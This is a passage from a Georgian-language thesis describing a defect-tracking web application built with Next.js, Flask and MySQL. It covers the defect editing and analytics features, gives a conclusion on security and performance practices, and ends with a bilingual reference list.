არსებული დეფექტის განახლება საკმაოდ მარტივია, დეტალების გვედზე, მარჯვენა კუთხეში ლურჯად არის განახლების ღილაკი გამოსახული, მისი დაჭერის შემთხვევაში, გამოვა განახლების მოდალი, სადაც შესაძლებელია დეფექტის სტატუსის, საშიშროების დონის, მოგვარების გზებისა და სხვა დეტალების შეცვლაც და დამატებაც. განახლების ღილაკის გვერდით არის წაშლის ღილაკი, რაც წაშლამდე, გამოაგდებს დადასტურების მოდალს, იმისათვის, რომ შემთხვევით არ წაეშალოს მომხმარებელს დეფექტი.

ამრიგად, მოცემული კოპმონენტი არის ყველაზე მნიშნველოვანი, რადგან მასში ინახება პროექტში არსებული მოგვარებული და ამჟამინდელი დეფექტები, ზუსტად ამიტომ, კომპანიას მარტივად შეეძლება გადახედოს პროექტის ისტორიას და თავი აარიდოს ისეთ პოტენციურ პრობლემებს, რომლებიც უკვე არსებობს სიაში და მოგვარებულია. ამასთან ერთად, დეფექტების მენეჯმენტი თანამშრომლებისთვის საკმაოდ მარტივია, რადგან ყველა სტატუსსა და საშიშროების დონეს თავიანთი აღწერა აქვთ და მათი შეცვლაც, ერთი ღილაკის მეშვეობით შეიძლება.

## **5.4. ანალიტიკების კომპონენტი**

თითოეულ პროექტს აქვს ანალიტიკების კომპონენტი, რაც თანამშრომლებს პროექტის მიმდინარე მდგომარეობის უკეთ გააზრებაში დაეხმარება. ანალიტიკების პირველ სვეტში, პროექტის ძირითადი მონაცემებია, რაც მოიცავს: პროექტის სახელს, დეფექტების ჯამურ რაოდენობასა და თავდაპირველად და ბოლოს აღმოჩენილი დეფექტების თარიღებს.

ანალიტიკების მეორე და მესამე სვეტებში გვხვდება სექტორული დიაგრამები, რაც გუგლის ბიბლიოთეკის უფასო სერვისია. პირველი დიაგრამა დაყოფილია დეფექტების სტატუსების მიხედვით, სხვა სიტყვებით, იგი აჩვენებს „დახურული“, „ახალი“, „ხელ-ახლა გახსნილი“, „აღმოფხვრილი“ და „მუშაობის პროცესის“ სტატუსის მქონე დეფექტების პროცენტულობას. მეორე დიაგრამა კი დაყოფილია დეფექტების საშიშროების დონის მიხედვით.

მოცემული ანალიტიკური მონაცემებით, თანამშრომლებს უკეთ შეეძლებათ გაერკვიონ პროექტში არსებული პრობლემების შესახებ, მოაგვარონ ყველაზე ხშირად განმეორებადი დეფექტები და მარტივად შეადარონ აღმოფხვრილი დეფექტების რაოდენობა არსებულთან.

# **VI თავი. დასკვნა**

ამრიგად, „პროგრამული უზრუნველყოფის დეფექტების მენეჯერი“ არის კომპანიებისთვის განკუთვნილი ვებ-აპლიკაცია, სადაც თანამშრომლებს შეუძლიათ დარეგისტრირდნენ სასურველი როლით, შეინახონ თითოეული პროექტისათვის არსებული დეფექტები თავისი მოგვარების გზებით, გაანალიზონ პროექტში მყოფი დეფექტების ტიპები და თავიდან აირიდონ პოტენციური პრობლემები არსებული ისტორიის დახმარებით. ეს ყველაფერი კომპანიებს ეხმარებათ სწრაფად და ხარისხიანად იმუშავონ თავიანთ პროგრამულ უზრუნველყოფებზე.

ვებ-აპლიკაციამ სრულყოფილად რომ იმუშაოს შეფერხებების გარეშე, დაცულია არაერთი უსაფრთხოების პრინციპი, მაგალითად: კლიენტის მხარეს უსაფრთხოდ ინახება ავტორიზაციის გასაღები, ორივე მხარეს გაწერილია შესავსები ველების ვალიდაციები, ავტორიზაციის გასაღების უცვლელობისთვის გამოყენებულია ჰეშირების ალგორითმები და მრავალი სხვა. მხოლოდ უსაფრთხოება არ არის საკმარისი ხარისხიანი პროდუქტის შესაქმნელად, აუცილებელია ისეთი პრაქტიკების დაცვა, რომელიც საიტის მუშაობის სისწრაფეს ზრდის, მაგალითად: სერვერის მხარეს „რენდერინგი“, ჩარჩოს ეფექტურად გამოყენება, მონაცემების ქეშირება და ასე შემდეგ.

„პროგრამული უზრუნველყოფის დეფექტების მენეჯერი“ დაწერილია თანამედროვე და მეტად პოპულარულ ტექნოლოგიებზე, რომლებსაც ხშირი განახლებები აქვთ, ესენია: კლიენტისთვის - „ნექსტი“, სერვერისთვის - პითონი (ფლასკი) და მონაცემთა ბაზებისთვის - MySQL.

უსაფრთხოების, სისწრაფისა და ხარისხიანობის პრინციპების დაცვით, შექმნილია კომპანიებისთვის სასარგებლო ვებ-აპლიკაცია, რაც მაქსიმალურად შეუწყობს ხელს მათი პროგრამების დეველოპმენტის პროცესს ხარისხიანი შედეგის მიღებისთვის.

# **გამოყენებული ლიტერატურის ჩამონათვალი**

*JWT-ს გაცნობა*. (2010).JWT. <https://jwt.io/introduction>

*გვერდები და ჩარჩოები.* (უთარიღო).ნექსტი.<https://nextjs.org/docs/app/building-your-application/routing/pages-and-layouts>

*მომხმარებლის გზამკვლევი.* (2023, 30 სექტემბერი). ფლასკი. <https://flask.palletsprojects.com/en/3.0.x/>

*რენდერინგი.* (უთარიღო). ნექსტი.<https://nextjs.org/docs/app/building-your-application/rendering>

*საიტებს შორის მოთხოვნების გაყალბება.* (უთარიღო). სინოპსისი. <https://www.synopsys.com/glossary/what-is-csrf.html#:~:text=Definition,has%20in%20an%20authenticated%20user>

*საიტებს შორის სკრიპტინგი (XSS)*. (უთარიღო). სინოპსისი. <https://www.synopsys.com/glossary/what-is-cross-site-scripting.html#:~:text=Cross%2Dsite%20scripting%20(XSS)%20is%20an%20attack%20in%20which,a%20trusted%20application%20or%20website>

*საწყისი გამოყენება*. (უთარიღო). Flask-jwt-extended. <https://flask-jwt-extended.readthedocs.io/en/stable/basic_usage.html>

*სექტორული დიაგრამა*. (2023, 20 ივლისი). რეაქტის გუგლის დიაგრამები.<https://www.react-google-charts.com/examples/pie-chart>

*ქეშირება ნექსტში.* (უთარიღო). ნექსტი. <https://nextjs.org/docs/app/building-your-application/caching>

*Basic Usage*. (n.d.). flask-jwt-extended*.* <https://flask-jwt-extended.readthedocs.io/en/stable/basic_usage.html>

*Caching in Next.js*. (n.d.). Next.js*.* <https://nextjs.org/docs/app/building-your-application/caching>

*Cross Site Request Forgery*. (n.d.). Synopsys.<https://www.synopsys.com/glossary/what-is-csrf.html#:~:text=Definition,has%20in%20an%20authenticated%20user>.

*Cross-site Scripting (XSS)*. (n.d.). Synopsys. <https://www.synopsys.com/glossary/what-is-cross-site-scripting.html#:~:text=Cross%2Dsite%20scripting%20(XSS)%20is%20an%20attack%20in%20which,a%20trusted%20application%20or%20website>.

*Introduction*. (2010). JWT. <https://jwt.io/introduction>

*Pages and Layouts*. (n.d.). Next.js. <https://nextjs.org/docs/app/building-your-application/routing/pages-and-layouts>

*Pie Chart*. (2023, July 20). React-google-charts. [https://www.react-google-charts.com/](https://www.react-google-charts.com/examples/pie-chart)

*Rendering*. (n.d.).Next.js. <https://nextjs.org/docs/app/building-your-application/rendering>

*User’s Guide*. (2023, September 30). Flask. <https://flask.palletsprojects.com/en/3.0.x/>